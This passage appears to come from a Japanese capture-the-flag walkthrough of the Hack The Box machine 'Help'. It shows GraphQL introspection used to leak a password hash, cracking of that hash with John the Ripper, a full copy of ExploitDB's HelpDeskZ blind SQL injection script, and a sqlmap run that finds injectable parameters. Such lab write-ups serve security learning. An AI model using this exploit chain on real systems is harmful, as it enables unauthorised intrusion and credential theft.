   "query": "{__schema { types { name, fields { name } } } }"
 }
' | jq


【コマンドの出力結果】
{
  "data": {
    "__schema": {
      "types": [
        {
          "name": "Query",
          "fields": [
            {
              "name": "user"
            }
          ]
        },
        {
          "name": "User",
          "fields": [
            {
              "name": "username"
            },
            {
              "name": "password"
            }
          ]
        },
        {
          "name": "String",
          "fields": null
        },
        {
          "name": "__Schema",
          "fields": [
            {
              "name": "types"
            },
            {
              "name": "queryType"
            },
            {
              "name": "mutationType"
            },
            {
              "name": "subscriptionType"
            },
            {
              "name": "directives"
            }
          ]
        },
        {
          "name": "__Type",
          "fields": [
            {
              "name": "kind"
            },
            {
              "name": "name"
            },
            {
              "name": "description"
            },
            {
              "name": "fields"
            },
            {
              "name": "interfaces"
            },
            {
              "name": "possibleTypes"
            },
            {
              "name": "enumValues"
            },
            {
              "name": "inputFields"
            },
            {
              "name": "ofType"
            }
          ]
        },
        {
          "name": "__TypeKind",
          "fields": null
        },
        {
          "name": "Boolean",
          "fields": null
        },
        {
          "name": "__Field",
          "fields": [
            {
              "name": "name"
            },
            {
              "name": "description"
            },
            {
              "name": "args"
            },
            {
              "name": "type"
            },
            {
              "name": "isDeprecated"
            },
            {
              "name": "deprecationReason"
            }
          ]
        },
        {
          "name": "__InputValue",
          "fields": [
            {
              "name": "name"
            },
            {
              "name": "description"
            },
            {
              "name": "type"
            },
            {
              "name": "defaultValue"
            }
          ]
        },
        {
          "name": "__EnumValue",
          "fields": [
            {
              "name": "name"
            },
            {
              "name": "description"
            },
            {
              "name": "isDeprecated"
            },
            {
              "name": "deprecationReason"
            }
          ]
        },
        {
          "name": "__Directive",
          "fields": [
            {
              "name": "name"
            },
            {
              "name": "description"
            },
            {
              "name": "locations"
            },
            {
              "name": "args"
            }
          ]
        },
        {
          "name": "__DirectiveLocation",
          "fields": null
        }
      ]
    }
  }
}
(9) 「”name”: “User”」の箇所のみスキーマの内容を表示するようにする。
$ curl http://help.htb:3000/graphql -H "Content-Type: application/json" -X POST -d '
 {
   "query": "{ __type(name: \"User\") { name fields { name } } }"
 }
' | jq


【コマンドの出力結果】
{
  "data": {
    "__type": {
      "name": "User",
      "fields": [
        {
          "name": "username"
        },
        {
          "name": "password"
        }
      ]
    }
  }
}
(10) ユーザー名とパスワードの値を取得する。
$ curl http://help.htb:3000/graphql -H "Content-Type: application/json" -X POST -d '
 {
   "query": "{ user { username password } }"
 }
' | jq


【コマンドの出力結果】
{
  "data": {
    "user": {
      "username": "helpme@helpme.com",
      "password": "5d3c93182bb20f07b994a7f617e99cff"
    }
  }
}
John the Ripperを用いてハッシュ値解析
(1) helpme@helpme.comユーザーのパスワードハッシュ値がどのようなハッシュ値か確認するために、「https://hashes.com/en/tools/hash_identifier」にパスワードハッシュ値を入力して「SUBMIT & IDENTIFY」をクリックする。
(2) MD5というアルゴリズムで生成されたハッシュ値であることが分かる。
(3) Kali Linux側の操作で取得したhelpme@helpme.comユーザーの認証情報を「5d3c93182bb20f07b994a7f617e99cff」をファイルに格納する。
$ echo "5d3c93182bb20f07b994a7f617e99cff" > helpme_hash


$ cat helpme_hash
5d3c93182bb20f07b994a7f617e99cff
(4) John the Ripperを用いてhelpme@helpme.comユーザーのハッシュ値を解析すると、「godhelpmeplz」のハッシュ値であることが分かる。
$ john helpme_hash --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
godhelpmeplz     (?)
1g 0:00:00:00 DONE (2025-08-13 13:52) 3.125g/s 24493Kp/s 24493Kc/s 24493KC/s godiamond11213..godessisis
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
ExploitDB上のソースコードを用いたHelpDeskZへのSQLインジェクション試行
(1) ExploitDBに記載されたSQLインジェクションの脆弱性(https://www.exploit-db.com/exploits/41200)の攻撃コードのプログラムをファイルに保存する。
$ vi 41200.py
→以下の内容を記載する。
【41200.pyの内容】
import requests
import sys
if( len(sys.argv) < 3):
print "put proper data like in example, remember to open a ticket before.... "
print "python helpdesk.py http://192.168.43.162/helpdesk/ myemailtologin@gmail.com password123"
exit()
EMAIL = sys.argv[2]
PASSWORD = sys.argv[3]
URL = sys.argv[1]
def get_token(content):
token = content
if "csrfhash" not in token:
return "error"
token = token[token.find('csrfhash" value="'):len(token)]
if '" />' in token:
token = token[token.find('value="')+7:token.find('" />')]
else:
token = token[token.find('value="')+7:token.find('"/>')]
return token
def get_ticket_id(content):
ticketid = content
if "param[]=" not in ticketid:
return "error"
ticketid = ticketid[ticketid.find('param[]='):len(ticketid)]
ticketid = ticketid[8:ticketid.find('"')]
return ticketid
def main():
# Start a session so we can have persistant cookies
session = requests.session(config={'verbose': sys.stderr})
# session = requests.session()
r = session.get(URL+"")
#GET THE TOKEN TO LOGIN
TOKEN = get_token(r.content)
print TOKEN
if(TOKEN=="error"):
print "cannot find token"
exit();
#Data for login
login_data = {
'do': 'login',
'csrfhash': TOKEN,
'email': EMAIL,
'password': PASSWORD,
'btn': 'Login'
}
# Authenticate
r = session.post(URL+"/?v=login", data=login_data)
#GET ticketid
ticket_id = get_ticket_id(r.content)
if(ticket_id=="error"):
print "ticketid not found, open a ticket first"
exit()
target = URL +"?v=view_tickets&action=ticket¶m[]="+ticket_id+"¶m[]=attachment¶m[]=1¶m[]=1"
limit = 1
char = 47
prefix=[]
while(char!=123):
target_prefix = target+ " or 1=1 and ascii(substr((SeLeCt table_name from information_schema.columns where table_name like '%staff' limit 0,1),"+str(limit)+",1)) = "+str(char)+" -- -"
response = session.get(target_prefix).content
if "couldn't find" not in response:
prefix.append(char)
limit=limit+1
char=47
else:
char=char+1
table_prefix = ''.join(chr(i) for i in prefix)
table_prefix = table_prefix[0:table_prefix.find('staff')]
limit = 1
char = 47
admin_u=[]
while(char!=123):
target_username = target+ " or 1=1 and ascii(substr((SeLeCt username from "+table_prefix+"staff limit 0,1),"+str(limit)+",1)) = "+str(char)+" -- -"
response = session.get(target_username).content
if "couldn't find" not in response:
admin_u.append(char)
limit=limit+1
char=47
else:
char=char+1
limit = 1
char = 47
admin_pw=[]
while(char!=123):
target_password = target+ " or 1=1 and ascii(substr((SeLeCt password from "+table_prefix+"staff limit 0,1),"+str(limit)+",1)) = "+str(char)+" -- -"
response = session.get(target_password).content
if "couldn't find" not in response:
admin_pw.append(char)
limit=limit+1
char=47
else:
char=char+1
admin_username = ''.join(chr(i) for i in admin_u)
admin_password = ''.join(chr(i) for i in admin_pw)
print "------------------------------------------"
print "username: "+admin_username
print "password: sha256("+admin_password+")"
if admin_username=="" and admin_password=='':
print "Your ticket have to include attachment, probably none atachments found, or prefix is not equal hdz_"
print "try to submit ticket with attachment"
if __name__ == '__main__':
main()
(2) 作成した攻撃コードのプログラムを実行するが、該当のチケットがない旨のメッセージが表示される。アクセスした際のレスポンスデータに「couldn’t find」が含まれているかどうかでユーザー名やパスワードの文字列に一致するかどうか確認しているため、今回のWebサイトでは使用できない攻撃コードと思われる。
$ python2 41200.py http://help.htb/support helpme@helpme.com godhelpmeplz
------------------------------------------
username:
password: sha256()
Your ticket have to include attachment, probably none atachments found, or prefix is not equal hdz_
try to submit ticket with attachment
sqlmapを用いたデータベース内のデータ取得
[補足]
sqlmapでレスポンス時間を計測して文字列を特定するTime-Based Blind SQL Injectionを実施するため、レスポンスデータの文字列に依存せずに攻撃できる。
(1) ブラウザを用いて「http://help.htb/support」にアクセスして、「ユーザー名:helpme@helpme.com」と「パスワード:godhelpmeplz」を入力してログインする。
(2) ログインに成功したことを確認する。
(3) 「General」にチェックを付けて、「Next」をクリックする。
(4) チケットに登録する任意の値及び添付ファイルを入力して、「Submit」をクリックする。

(5) 「My Tickets」をクリックして、登録したチケットをクリックする。
(6) チケットの詳細画面が表示されるため、チケットに添付したファイルをクリックする。
(7) Burp Stuiteで取得したチケット登録した時のリクエストデータの値を確認する。
【リクエストデータの内容】
GET /support/?v=view_tickets&action=ticket¶m[]=4¶m[]=attachment¶m[]=1¶m[]=6 HTTP/1.1
Host: help.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://help.htb/support/?v=view_tickets&action=ticket¶m[]=4
Cookie: lang=english; PHPSESSID=tqqa0lmcmoehjfkc1hm0pu4cu0; usrhash=0Nwx5jIdx%2BP2QcbUIv9qck4Tk2feEu8Z0J7rPe0d70BtNMpqfrbvecJupGimitjg3JjP1UzkqYH6QdYSl1tVZNcjd4B7yFeh6KDrQQ%2FiYFsjV6wVnLIF%2FaNh6SC24eT5OqECJlQEv7G47Kd65yVLoZ06smnKha9AGF4yL2Ylo%2BFPquyt1sHFNiCFkBknLSY14odeX%2F6Xz1e%2Fk3TEBPWr%2BQ%3D%3D
Upgrade-Insecure-Requests: 1
Priority: u=0, i
(8) Burp Stuiteで取得したリクエストデータのparam[]を「6」から「6*」に変更しファイルに保存する。
【request1.txtの内容】
GET /support/?v=view_tickets&action=ticket¶m[]=4¶m[]=attachment¶m[]=1¶m[]=6* HTTP/1.1
Host: help.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://help.htb/support/?v=view_tickets&action=ticket¶m[]=4
Cookie: lang=english; PHPSESSID=tqqa0lmcmoehjfkc1hm0pu4cu0; usrhash=0Nwx5jIdx%2BP2QcbUIv9qck4Tk2feEu8Z0J7rPe0d70BtNMpqfrbvecJupGimitjg3JjP1UzkqYH6QdYSl1tVZNcjd4B7yFeh6KDrQQ%2FiYFsjV6wVnLIF%2FaNh6SC24eT5OqECJlQEv7G47Kd65yVLoZ06smnKha9AGF4yL2Ylo%2BFPquyt1sHFNiCFkBknLSY14odeX%2F6Xz1e%2Fk3TEBPWr%2BQ%3D%3D
Upgrade-Insecure-Requests: 1
Priority: u=0, i
(9) sqlmapを用いてデータベースの一覧を表示すると、supportというデータベースがあることが分かる。
$ sqlmap -r request1.txt -p param[] --batch --level 5 --risk 3 --dbs
【出力内容(一部抜粋)】
GET parameter 'param[]' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 445 HTTP(s) requests:
---
Parameter: param[] (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: v=view_tickets&action=ticket¶m[]=4¶m[]=attachment¶m[]=1¶m[]=6 AND 7961=7961
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: v=view_tickets&action=ticket¶m[]=4¶m[]=attachment¶m[]=1¶m[]=6 AND (SELECT 4551 FROM (SELECT(SLEEP(5)))MiRe)
---
[17:25:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.10 or 16.04 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12
[17:25:36] [INFO] fetching database names
[17:25:36] [INFO] fetching number of databases
[17:25:36] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[17:25:36] [INFO] retrieved: 5
[17:25:39] [INFO] retrieved: information_schema
[17:26:38] [INFO] retrieved: mysql
[17:26:57] [INFO] retrieved: performance_schema
